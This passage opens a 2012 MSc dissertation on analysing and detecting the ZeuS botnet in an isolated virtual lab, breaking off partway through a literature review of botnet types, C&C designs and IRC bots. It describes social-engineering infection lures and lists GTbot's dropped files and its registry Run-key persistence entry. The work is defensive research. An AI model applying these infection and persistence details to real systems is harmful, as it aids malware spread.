IMPLEMENTATION AND EVALUATION OF A BOTNET ANALYSIS AND DETECTION METHODS IN A VIRTUAL ENVIRONMENT

Shahzad Waheed

Matriculation# 01007306

Submitted in partial fulfilment of the requirement of

Edinburgh Napier University for the degree in

MSc in Advanced Security and Digital Forensics

School of Computing, Edinburgh Napier University

Submitted on 20th Aug 2012

Supervisor:	Prof. Bill Buchanan
Second marker:	Dr. Imed Romdani

Authorship declaration

I, SHAHZAD WAHEED, confirm that this dissertation and the work presented in it are my own achievement.

1. Where I have consulted the published work of others this is always clearly attributed.

2. Where I have quoted from the work of others the source is always given. With the exception of such quotations this dissertation is entirely my own work.

3. I have acknowledged all main sources of help.

4. If my research follows on from previous work or is part of a larger collaborative research project I have made clear exactly what was done by others and what I have contributed myself.

5. I have read and understand the penalties associated with Academic Misconduct.

Signed:

Date: 20 Aug 2012

Matriculation no: 01007306

Data Protection declaration

Under the 1998 Data Protection Act we cannot disclose your grade to an unauthorised person. However, other students benefit from studying dissertations that have their grades attached.

Please sign your name against *one* of the options below to state your preference.

The University may make this dissertation, with indicative grade, available to others.

Signed:

Abstract

Botnets are one of the biggest cyber threats. Botnets based on concepts that used for the development of malware or viruses before origin of the Internet in 1990s. Botnet is a form of malware controlled by a Botmaster using Command and Control (C&C). Since emerging of one of the first botnets PrettyPark in 1999, it has been a significant enhancement in last decade for botnet development techniques by hackers. Botnets of current age are with features such as P2P architecture, encrypted traffic, use of different protocols, stealth techniques and spreading through social networking websites such as Facebook and Bebo. With enhancements in botnet development, the objectives of cyber criminals advanced to get financial as well. ZeuS is one of the well known botnets of current with a main target is to get the financial gain. It uses advanced botnet techniques such as encrypted traffic, use of HTTP protocol and stealth techniques to hide itself from the OS.

Overall objective of this thesis is application of botnet analysis and detection techniques on ZeuS bot to demonstrate that how these techniques are applicable to other modern botnets such as KoobFace, Torpig, and Kelihos etc. ZeuS code leaked in May 2011 to open the doors for hackers to utilise techniques used by ZeuS to develop new bots and for researchers to learn the internal working of one of the modern botnet of the current age. In this thesis, "ZeuS toolkit with Control Panel (CP)" is used. It contains tools to create a ZeuS bot executable with user defined configuration and ZeuS Control Panel (CP) developed in PHP and MySql, to install on a machine to act as a ZeuS "C&C server".

Ethically, according to "CSSR: British Computer Society Code of Conduct", ZeuS botnet analysis is performed in a virtual environment with two machines i.e. "Bot victim with HIDS (Host Based Intrusion Detection System)" and "C&C server" that are isolated from host machine running VMware and the Internet. Bot executed to infect "Bot victim" machine with ZeuS bot to convert it into a "zombie" being controlled by "C&C server" machine running ZeuS Control Panel (CP). ZeuS bot analysis performed in three layers i.e. binary, application and communication layer.

On binary layer analysis, reverse engineering tools used to reverse engineer the ZeuS executable to explore its internal. ZeuS reversed engineered C++ code by REC was not in a meaningful form. It indicates that ZeuS binary obfuscated using some algorithm. Only basic information i.e. version and header information for ZeuS bot executable could be found using PE Explorer tool. On application layer, during ZeuS bot execution, all activities related to threads/process, file system (.dll files accessed and files created) and registry changes captured using Procmon. Important information captured by Procmon is creation of a copy of bot executable (sdra64.exe) and data file "user.ds" created in windows subfolder "/system32" and in registry "Userinit" key modified by ZeuS to enable the ZeuS execution before Windows GUI appears (execution of Explorer.exe). On communication layer, packets during bot synchronisation with botmaster and bot commands sent by "C&C server" to "Bot victim" captured for to create rules for HIDS for signature based detection on "Bot victim". These rules implemented and raised alarm as expected successfully. Anomaly based detection requires "learning" or profiling that requires interaction of machine on Internet. Ethically it is not possible in isolated virtual environment. DNS based detection and process to reveal a "rootkit" that modifies MBR (master boot record) of the hard disk, is not applicable for ZeuS analysis.

Literature review of this thesis covers all aspects of botnet analysis and detection techniques regardless of that they are not applicable in this project ethically or ZeuS bot does not support them. Objective of providing this information is to give an overview of all analysis and detection techniques that are applicable to the modern botnets of current age.

Contents

List of Figures

1 INTRODUCTION

1.1 Background

Before Internet, there was already an idea of a computer virus. A computer virus is software that exploits the weaknesses of an Operating system resulting misuse of computer resources or damage to the data. DOS had some vulnerability that discovered by the developers of the generation of computer viruses. The famous viruses at that time were Stoned, Brain, Cascade and members of Jerusalem family (virus-scan-software, 2012). Popular Antivirus software used at that time was Dr Solomon Toolkit, MacAfee and Norton antivirus that developed initially for DOS environment. Development of a virus was with quite limited features as there was no concept such as phishing, spamming etc to spread viruses rapidly and there was no Internet where billions of computers are connected and vulnerable to threats. Only way to spread a PC virus is by a storage media that could be floppy disk or hard disk.

In 1990, the Internet was emerged to bring a big change in the information technology. The Internet on one hand provided facilities for the users and on other hand it given a platform for hackers to develop more effective malware that could spread faster than before. The Internet also resulted in invention of new type of malware such as Worms and Botnets that are based on the concepts used to develop a computer virus. In early days of the Internet, spam emails been a very popular way of spreading malware. With evolution and enhancements in Internet in last decade, currently in addition to spam emails, social networking sites such as Facebook, Bebo, and Twitter being used by hackers to spread malware easier and faster than before. Initially, the hackers were only interested in stealing or destroying data, spamming but now a day they are also interested in getting financial gain and stealing money using the Internet.

In current age, Botnets are one of the biggest cyber threats. A Botnet is a group / network of infected machines that are controlled by a Botmaster using command and control (C&C) mechanism (Microsoft, 2012). Botnet targets data stealing, combating cyber attacks such as DDoS and hacking into bank accounts to get a financial gain. In 1999, PrettyPark was a widespread Bot that used to spread through emails and used IRC for C&C. In last decade the botnets became more and more sophisticated related to hiding, spreading, infecting and to perform their task to achieve their goals.

ZeuS is one of the latest Windows based botnet with latest techniques being used by botnets of current age. ZeuS was discovered in July 2007, when it was stealing information from US Department of Transportation. In 2009, security company Prevx discovered that ZeuS compromised 74,000 FTP accounts on popular websites including Bank of America, Monster.com, Oracle, Cisco, Amazon and NASA. ZeuS Botnets compromised 3.9 million computers in US. On 28 Oct 2009, ZeuS used social networking website Facebook to send more than 1.5 million phishing messages. In Oct 2010, FBI discovered that ZeuS stolen about $70 million by hacking into computers of United States.

In May 2011, ZeuS code was leaked out and a full commercial ZeuS toolkit being sold for as much as $10,000. A version of a standard toolkit initially being sold for $700 but later on after a few months a free edition of toolkit was introduced to promote the other commercial editions of toolkit (Microsoft, 2012). This public edition of ZeuS given benefit to students and researchers to study about development of ZeuS bot that is one of the latest botnet. In this project, this “standard toolkit” will be used for the application of botnet analysis and detection techniques. This toolkit has two main components i.e. ZeuS builder with ZeuS configuration builder and Control Panel (CP). ZeuS builder generates the bot executable (binary) with the user defined settings. C&C control panel (CP) could be installed on a web server supporting PHP and MySql such as WAMP server for Windows. CP monitors bot activity, receives/store reports/data from bots and send commands/scripts to the bots to perform different actions as required.

1.2 Aims and Objectives

The overall objective of this thesis is to develop an infrastructure for botnet application of a botnet analysis and detection techniques on ZeuS botnet ethically in a virtual environment in compliance with "CCSR: British Computer Society Code of Conduct". ZeuS botnet is one of the latest botnet with the latest features used by the botnets of the current age. Therefore, this project gives and an idea that how botnet analysis and detection techniques used in this project could be applied to the botnets of current age ethically. Following are main objectives of this thesis

Objective 1: Literature review is first objective of this thesis that highlights taxonomy, classification, communication protocols and evolution of botnets from emerging of Botnets since 1999 (When Sub7 and Pretty Park developed) till botnets today with emphasis on development of botnet technologies that comes with a new botnet. This knowledge and the techniques could be applied for the analysis and detection of the botnets of current age.

Objective 2: Design and implementation of ZeuS analysis and evaluation framework in isolated virtual environment ethically according to "CCSR: British Computer Society Code of Conduct". It includes setting up virtual environment with "Client Victim with HIDS" and "C&C server" machines with a choice of right tools that will be used to collect and analyse the data for behaviour of ZeuS bot on binary, application and communication layers to fulfil Objective 3.

Objective 3: Evaluation of techniques and tools used in objective 1 & 2 in a framework described in objective 2 for ZeuS botnet. It involves results collection and analysis on three layered architecture with binary, application and communication layers as purposed in Objective 2, to cover all aspects of application of botnet analysis and detection techniques.

1.3 Thesis Structure

This thesis is divided into following chapters

Chapter 1- Introduction is this chapter giving overview of the thesis with background of this thesis, aims and objectives, thesis structure and ethical requirements of this thesis.

Chapter 2 – Literature review firstly it introduces Botnets including their classification of botnets, Botnet life cycle and a brief history of botnets. In section 2.3, it describes the history of botnets with case studies of botnets from 1999 (Pretty Park and Sub 7) till today latest Botnets Zeus & Kelihos with focus on that what new techniques are being by a botnet as compared to the previous botnets before them. In last section 2.4, it describes different Botnet detection techniques and these techniques used to evaluate them on ZeuS bot.

Chapter 3 – Design describes the framework and its components/tools for the analysis of ZeuS bot according to "CCSR: British Computer Society Code of Conduct". Firstly, this chapter gives the details of the purposed framework for the analysis of ZeuS botnet in the VMware with introduction to IDS. It also describes a 3-layered architecture with binary, application and communication layers for

ZeuS botnet analysis. In section 3.4, all the tools are described with highlighting their features that that will be used for results collection and evaluation of the ZeuS bot toolkit.

Chapter 4 – Implementation describes the installation and implementation of the environment with virtual machines "Bot victim with HIDS" and "C&C Server" with all tools /software as described in design section and installation of ZeuS bot toolkit components. Firstly, section 4.1 gives an introduction to the ZeuS toolkit and its components. Section 4.2, describes the building of purposed ZeuS botnet evaluation framework and all the installation process steps carried out to install ZeuS botnet components on "Bot victim with HIDS" and "C&C server" machines. After installation of ZeuS botnet components, section 4.3 describes the testing of synchronisation of bot and CP to ensure that purposed framework is ready for evaluation and results collection.

Chapter 5 – Results collection and Evaluation described all the steps and process carried out to evaluate the all components of the ZeuS bot on three layers (binary, application and communication) defined in "Chapter 3". Firstly, section 5.1, describes results collection on "Bot victim" machine on binary and application layers. Section 5.2 is based on result collection and analysis on communication layer that includes synchronisation of bot with C&C and receiving commands from C&C when bot is active. Section 5.3 describes analyses of packets collected during experiments carried out in section 5.2 to define and implement rules for "signature based" ZeuS activity detection in Snort. This section also describe that how other detection techniques such as anomaly and DNS based detection techniques could be applied for a botnet that could not be applied on ZeuS bot ethically.

Chapter 6 – Conclusions first of all, describes how different chapters that how Chapter 1-5 meets and fulfil the objectives 1-3. Section 6.3 gives critical analysis of the work carried out in this project, Section 6.4 describes future work that could be carried out to tackle with botnet threats in near future and personal reflection with challenges that been faced to complete this thesis.

1.4 Ethics

To comply with BCS – Code of Conduct (BCS, 2012) related to public safety and health, a virtual environment VMware will be used for evaluation of Zeus bot. This machine will be isolated from the host operating system where VMware is running and the Internet. Techniques to isolate the proposed system is described in chapter 4 that is necessary to stop ZeuS bot to spread to other machines in a local network or the Internet. All the evaluation and data collection are performed according to "CCSR: British Computer Society Code of Conduct". For evaluation of anomaly based detection and signature based detection where Internet connection or communication with other machines in outside networks to be used for statistics collection, has been excluded from the project as they could not performed ethically.

2 LITERATURE REVIEW

A Botnet is a network of infected/compromised computers/devices (zombies), controlled by the Botmaster. Each computer is called a Bot or a zombie that communicates with other Bot in a Botnet via Internet or a local area network (Microsoft, 2012). A Botmaster controls the infected machines/Zombies/Bots by sending commands /instructions/scripts via IRC, HTTP or P2P services through the mechanism called C&C (Command and Control). Bots respond to Botmaster commands and take action accordingly. Action taken by a Bot could be anything from destroying data on host, data stealing, combating a DDoS attack with the help of other Bots or expanding the Botnet by infecting the other machines on a local network or the Internet.

2.1 Classification of Botnets

Botnets are classified according to attacking behaviour, command and control (C&C) mechanism, rallying mechanisms, communication protocols, evasion techniques and other activities such as abnormal system calls and traceable DNS queries (Buchanan, 2011).

2.1.1 Attacking behaviour

A Botnet has an objective that needs to be done for the creator of a Botnet. Attacking behaviour is how achieve their goals. The attacking behaviour could be infecting new computers to expand a Botnet, DDoS, Phishing/Spamming, identity theft, stealing data, personal or sensitive information from the host, etc (Trend Micro, 2006).

2.1.1.1 Infecting and recruiting new hosts

A Bot could infect other computers to make a part of the Botnet. Reason to spread the Botnet on more computers could be recruiting computers to participate in a DDoS attacks, stealing data from multiple computers, advancing inside a network to use a Bot to do a man-in-the-middle attack. Recruiting more hosts makes Botnets stronger and more effective to achieve the goals.


Common ways to spread Bots to expand the Botnet are:

- Social engineering by tricking people to execute the malware.
- Through the social networking websites such as Facebook.
- By sending spam emails etc.

Target of techniques used by Botnets to infect new hosts is to make the users or encourage the users to download and install the malware. When malware installed on the host, it turns a host to a Zombie/Bot that becomes a part of that Botnet. To encourage the Internet users to download the malware, there are many things kept in the hackers mind such as current politics, people interests, current hot topics and current on-going events such as Halloween, etc.

Recently during Halloween, in Facebook, a video link with heading "Girl-Killed-Herself-on-Halloween-after-dad-posted-this-on-her-wall" (Emery, 2011), as shown in Figure 1. The heading of this topic during Halloween seems interesting for everyone using Facebook and encouraged to click on this link to view the video. When a user clicks on this video, another window opens that requests user to download and install the plug-in to view this video. When a user clicks on this link, the user computer becomes a Bot that sends this link automatically posted to the wall of everyone in the

Facebook friend's lists to trap other people to download this malware and so on. By this way Botnet expands very fast like a chain reaction.


shared a link.

Girl-Killed-Herself-on-Halloween-After-Dad-Posted-This-on-Her-Wall
girlkilledherselfonhalloween.blogspot.com
This is unbelievable.. shocking..

6 minutes ago ·

Figure 1: Spreading Botnet infection through Facebook video link (Emery, 2011)

2.1.1.2 DDoS attacks

In DoS attacks, a server is flooded by traffic to make the server resources so busy that it is unable to serve the genuine users. Compromised computers (Bots) could be used for a DDoS attack on the target machine. DDoS attacked are not easy to defend as traffic comes from multiple sources unlike a DoS attacks where blocking a one IP could stop the attack. Strength of a DDoS attack depends on attacking technique and number of compromised hosts.

Recently, MyDoom Botnet infected 167,000 computers in Korea and USA (Constantin 2009). The Vietnamese security vendor Bach Khoa Internetwork Security (BKIS) researchers discovered the master control server was located in the UK. US govt urged that North Korea was involved in these DDoS attacks. Graham Cluley, senior technology consultant responded in his blog that "No evidence has been produced showing that the government of North Korea are behind the denial-of-service attacks," explaining that, "A hacker can be based anywhere on Earth and command a worldwide botnet to bombard websites with traffic." The security researcher concludes that, "If Mr Hoekstra has been advised by internet experts that the attacks definitely came from North Korea, I would politely suggest that he finds himself some new internet experts." AVG's Chief Research Officer, agrees and says that, "It was silly to blame North Korea, because the whole point of a DDoS from a remote controlled botnet is that no one really knows who's driving it" (Constantin, 2009).

2.1.1.3 Data stealing

Malware installed in a compromised computer could steal everything including data on storage media, serial number, passwords etc. Data stealing by malware is a growing problem for the Internet users. In 2008, it has been significant rise in data stealing malware to raise concerns for home and business users. According to Anti Phishing Working Group (APWG) statistics, password stealing raised 827% from Jan 2008 to December 2008 (Trend Micro, 2009). Data stealing for a business could result in disclosure of very sensitive information to the hackers, who could use themselves or sell this information to their business competitor. In addition to data stealing, malware could delete or modify the data that could cost a huge amount for a company especially deleting / modifying the accounts records.




Figure 2: MyDoom variant botnet (Constantin, 2009)

2.1.1.4 Keystrokes capturing

Key logging is a technique used by a Botnet to store the keystrokes while typed and sent to the hacker (Spamlaws, 2012). Due to this mechanism, the hacker gets the passwords and credit card details typed by the user. Keystrokes capturing technique is very common in malwares to steal online banking details, passwords for emails and passwords social networking websites.

To avoid key loggers to steal information from the user machines, one-time passwords are introduced. Along with one-time passwords, in most of banking websites only some selective characters of the password needed to typed (not the full password) in order to get access to online banking. So the key logger is not able to all parts of login credentials that are not enough for the hacker to break into the user bank accounts. Some banks use a technique called virtual keyboard that is on-screen keyboard that is used by clicking on them and no keys are pressed from the actual keyboard of the user. Some botnets such as ZeuS counter attacked this by capturing the screenshots (Shah, 2010).

2.1.1.5 Email Spamming and Phishing

Botnets get access to the cookies and keystroke logs to get access to mailing service to send spam emails to all addresses in the users address book. The email sent to receivers contains a link with a message encouraging user to click on the link or download attachment. This message could be like “Please download this song”, “My wedding Pictures”, “Here are your documents” etc. Malware is downloaded and installed via attachment, or by clicking link in the email to convert the computer into a zombie, whereas in some cases there is a link that downloads the malware.

Email service providers such as Yahoo and Hotmail got detection system for such malware that will warn the users before download but it is not possible to deal with the fresh threats. There is also a reporting system for suspected phishing sites in Internet explorer, Hotmail and outlook express, that helps Microsoft to update their database by inspecting the reported links for phishing (Microsoft, 2012).

2.1.2 Botnet C&C mechanisms

C&C is the way a Botmaster communicates with the slaves or Bots. When a bot is installed on the victim machine, next step is to communicate and synchronise with the C&C server. Steps for the synchronisation of a bot with a C&C server is shown in Figure 3. When a bot is synchronised with its C&C server, it registers it in its database and bot becomes ready to listen to C&C server for commands and scripts to perform operations as requested by Botmaster on the C&C server (Kamluk, 2008). C&C could have centralised, P2P and Hybrid (combination of centralised and P2P) architectures. In both architectures, there could be a single or multiple C&C servers.



1. Botmaster infects victim with bot (worm, social engineering, etc)
Botmaster
Victim
2. Bot connects to C&C server. This could be done using HTTP, IRC or any other protocol.
3. Botmaster sends commands through C&C server to bot
C&C Server

Figure 3: Simple C&C Operation (Hudak, 2010)

2.1.2.1 Centralised Architecture with Single C&C Server

Centralised C&C belong to the first generation of Botnets where the Botmaster controls the bots through a single C&C server at a single point inform of a *star topology* as shown in Figure 4. The advantages of Centralised C&C architecture are easy to configure, easy to maintain and it requires less programming skills as compared to p2p botnets. Due to a simple architecture, commands are executed faster in C&C architecture as compared to other architectures.

The disadvantages of centralised C&C are that they could be detected and mitigated easily (Emre, 2011). Botmaster could only access the Bots via C&C server, therefore C&C should be up and running and accessible by the Botmaster. Mitigation is very simple for centralised C&C botnets is by detecting the C&C server and shut it down.




Figure 4: Single Server Centralised C&C architecture (Kamluk, 2008)

2.1.2.2 Centralised Architecture with Multiple C&C Servers

In some cases there are multiple C&C servers exists where one C&C server is an active C&C server and others are failover C&C servers. In case of failover or shutting down one C&C server, the other backup C&C server takes over (Ollmann, 2009). All the C&C servers need to make communication with each other periodically to determine their status.

The advantage of this architecture is that shutting down or blocking one C&C server do not stop the communication of the Botmaster with its bots until all active and backup C&C servers are shut down, whereas the disadvantage of this architecture is programming complexity. Hacker has to develop a way of communication between C&C servers to determine the status of other C&C servers. If an active C&C server shuts down, one of the backup C&C servers become active and all bots should be updated with the location of a new C&C server.

2.1.2.3 Decentralised P2P Architecture

In decentralised architecture, one bot is connected to further bots in a form of a *mesh topology* as shown in Figure 5. Each new infected machine has information of bots to that it will be connected in the Botnet. P2P botnets are new threat to the Internet since emergence of based P2P "Storm bot" in 2007 (Ruitenbeek and Sanders, 2008). The advantages of this architecture are due to complex architecture, decentralised botnets are harder to detect and mitigated as they have no centre like centralised C&C server architecture whereas the Disadvantages of decentralised architecture are slow communication of a Bot with C&C server and other bots. They are more difficult to programme as all bots have information that is not only to connect to C&C but also with its peers to that is connected in a mesh topology.

2.1.3 Communication Protocols

A botmaster communicates with its clients/bots using communication protocols.

2.1.3.1 IRC based Botnets

IRC been first protocol used for Botnets. IRC (Internet Relay Chat) is a multi-user multi-channel plain text chatting system (Lo, 2004). IRC is a client/server based model. A client is identified by its nickname. When a client sends a message to other client (nick), the message is sent to server with message and target nickname information and server delivers message to the target client. Due to this mechanism, a client could send message to any client that is connected to that IRC server makes a client to communicate with multiple clients simultaneously.




Figure 5: Decentralised C&C architecture

When a new machine is infected with an IRC bot, Bot programme contains details of the IRC server such as irc.dal.net and a nickname of the Botmaster who is already connected to that Botnet server, waiting for confirmation from a new Bot/infected machine.

The advantages of using IRC to be used for Botnets is that it is already developed with hundreds of IRC servers worldwide and code already exists, just a need to utilise it. IRC has very simple set of commands. There are many interfaces such as mIRC available on internet for free to provide more macros and graphical interface to help the user to do different tasks more easily for a Botmaster. Whereas, the disadvantages of IRC based botnets are IRC communication is usually in a plain text format, therefore it is easy to sniff using tools such as Wireshark to discover the nick and location of the Botmaster. IRC used port 6667, blocking this port blocks the functionality of an IRC based botnet.

mIRC Bot example – GTbot (Global Threat Bot) Trojan (TrojanResearch, 2012)

This Trojan is downloaded by users thinking it as a cleaner version of mIRC. When this Trojan is downloaded by a client, it installs its files to c:\windows\system\fonts directory following files

```
c:\WINDOWS\SYSTEM\fonts  Folder  -
c:\WINDOWS\SYSTEM\fonts\icmp.vbs  Size: 108 bytes  VBS script
c:\WINDOWS\SYSTEM\fonts\mirc.ini  Size: 27,638 bytes  mIRC configuration
     settings and mIRC script
c:\WINDOWS\SYSTEM\fonts\Mirc2.ini  Size: 40,997 bytes  mIRC script
c:\WINDOWS\SYSTEM\fonts\MIRC3.INI  Size: 17,733 bytes  mIRC script
c:\WINDOWS\SYSTEM\fonts\moo.dll  Size: 90,112 bytes  Unaltered 4.0.2.65
     version
c:\WINDOWS\SYSTEM\fonts\pepsi.exe  Size: 12,288 bytes  Pepsi DDOS tool
```

```
     version 1.6
c:\WINDOWS\SYSTEM\fonts\pepsi.vbs  Size: 103 bytes  VBS script written by
     Mirc2.ini and launches the Pepsi.exe DDOS tool
c:\WINDOWS\SYSTEM\fonts\PR.INI  Size: 29,882 bytes  mIRC script
c:\WINDOWS\SYSTEM\fonts\remote.ini  Size: 1,556 bytes  mIRC Remote.ini file
c:\WINDOWS\SYSTEM\fonts\TEMP.EXE  Size: 446,464 bytes  mIRC version 5.7
c:\WINDOWS\SYSTEM\fonts\Temp.scr  Size: 73,303 bytes  Text File, Referenced
     by mirc.ini, mirc3.ini, pr.ini. Contains 7,456 nicks
c:\WINDOWS\SYSTEM\fonts\TEMP2.EXE    Size:  22,016  bytes    Hide  Window
     application
c:\WINDOWS\SYSTEM\fonts\WHVLXD.DAT  Size: 55 bytes  Registry Key Data
c:\WINDOWS\SYSTEM\fonts\WHVLXD.EXE    Size:  24,576  bytes    Registry  Key
     Creator
```

It creates a key in registry without modifying any other keys.

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run "WHVLXD"
Type: REG_SZ
Data: c:\WINDOWS\SYSTEM\fonts\WHVLXD.exe
```

GTbot merges its code into mIRC scripts. It used ‘hide window’ function to hide the instance of mIRC used by it and runs in stealth mode. This bot has a very limited functionality includes some scanning and DoS attacks on mIRC clients.

